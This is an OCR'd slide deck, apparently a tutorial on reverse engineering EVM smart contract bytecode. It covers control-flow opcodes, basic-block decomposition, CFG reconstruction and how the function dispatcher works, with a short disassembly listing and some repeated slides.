
Control flow instructions

Opcodes	Simplify description	Position within a Basicblock
JUMP	Unconditional jump	Last instruction
JUMPI	Conditional jump	Last instruction
RETURN , STOP INVALID SELFDESTRUCT , REVERT	Halt execution	Last instruction
JUMPDEST	Marks a position within the code that is a valid target destination for jumps	First instruction

EIP 615: Subroutines and Static Jumps for the EVM By *Greg Colvin*
New branch opcodes: JUMPTO, JUMPIF, JUMPSUB, JUMPSUBV, ….


Decomposition into basic blocks

```
[1] PUSH1 0x80
[3] PUSH1 0x40
[4] MSTORE
[6] PUSH1 0x04
[7] CALLDATASIZE
[8] LT
[11] PUSH2 0x004c
[12] JUMPI
[14] PUSH1 0x00
[15] CALLDATALOAD
[45] PUSH29 0x0100000000000000000000000000000000000000000000000000000000
[46] SWAP1
[47] DIV
[52] PUSH4 0xffffffff
[53] AND
[54] DUP1
[59] PUSH4 0x41c0e1b5
[60] EQ
[63] PUSH2 0x0051
[64] JUMPI
[65] DUP1
[70] PUSH4 0xcfae3217
[71] EQ
[74] PUSH2 0x0068
[75] JUMPI
[76] JUMPDEST
[78] PUSH1 0x00
[79] DUP1
```




Edges identifications – static analysis

- Basic static analysis works if:
  - Jump target offset is pushed on the stack
  - Just before the JUMP/I




Edges identifications – static analysis

- Basic static analysis works if:
  - Jump target offset is pushed on the stack
  - Just before the JUMP/I




- But fails if:
  - Stack operations are used to put the jump target offset on top of the stack




Control Flow Graph (CFG) reconstruction


Static analysis



Dynamic analysis (stack evaluation)




CFG pattern for a “switch”



Dispatcher function

- Runtime code entry point is usually a Dispatcher function
  - Switch on the first 4 bytes of the transaction payload
  - execute the associated code of the given function signature.




Dispatcher function

- Runtime code entry point is usually a Dispatcher function
  - Switch on the first 4 bytes of the transaction payload
  - execute the associated code of the given function signature.

- Two functions signatures here:
  - **41c0e1b5**
  - **cfae3217**

```
41: DUP1
42: PUSH4   FUNC_HASH
47: EQ
48: PUSH2   FUNC_OFFSET
4b: JUMPI
```




Dispatcher function

- Runtime code entry point is usually a Dispatcher function
  - Switch on the first 4 bytes of the transaction payload
  - execute the associated code of the given function signature.

